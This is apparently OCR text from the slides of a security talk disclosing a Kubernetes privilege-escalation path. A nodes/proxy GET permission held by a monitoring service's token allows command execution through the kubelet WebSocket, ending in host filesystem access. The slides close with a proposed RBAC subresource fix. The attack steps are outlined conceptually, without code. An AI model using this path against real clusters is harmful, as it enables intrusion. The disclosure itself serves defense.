
Let’s walk through an attack path



worker-01
Attacker
payments-api
Misconfigured Pod



worker-01
Attacker
1 · Inject command
payments-api
Misconfigured Pod


worker-01
2 · Break out
Attacker
1 · Inject command
payments-api
Misconfigured Pod
Vendor monitoring service
nodes/proxy GET


worker-01
2 · Break out
Attacker
1 · Inject command
payments-api
Misconfigured Pod
Vendor monitoring service
nodes/proxy GET
3 · Collect token
Service account token


worker-01
2 · Break out
Attacker
1 · Inject command
payments-api
Misconfigured Pod
Vendor monitoring service
nodes/proxy GET
3 · Collect token
Service account token
Monitoring service
4 · Discover targets
control-plane-01
Kubernetes API server


worker-01
2 · Break out
Attacker
1 · Inject command
payments-api
Misconfigured Pod
Vendor monitoring service
nodes/proxy GET
3 · Collect token
Service account token
Monitoring service
4 · Discover targets
control-plane-01
Kubernetes API server
5 · Execute via WebSocket
Kubelet
Privileged kube-proxy


worker-01
2 · Break out
Attacker
1 · Inject command
payments-api
Misconfigured Pod
Vendor monitoring service
nodes/proxy GET
3 · Collect token
Service account token
Monitoring service
4 · Discover targets
control-plane-01
Kubernetes API server
5 · Execute via WebSocket
Kubelet
Privileged kube-proxy
6 · Break out
Host filesystem

Disclosure Timeline



THE POINT

Intent and outcome are separate.

A permission I expected to be read-only could enable command execution. That outcome can be as consequential as command execution caused by an implementation bug.

THE FIX

Each path gets its own subresource

Kubelet path	RBAC Subresource	Sensitivity
`/metrics/*`	`metrics`	Low
`/stats/*`	`stats`	Low
`/logs/*`	`log`	Medium
`/healthz`	**`proxy`**	**Low**
`/configz`	**`proxy`**	**Low**
`/pods`	**`proxy`**	**Medium**
`/exec/…, /run/…, /attach/…`	**`proxy`**	**High**

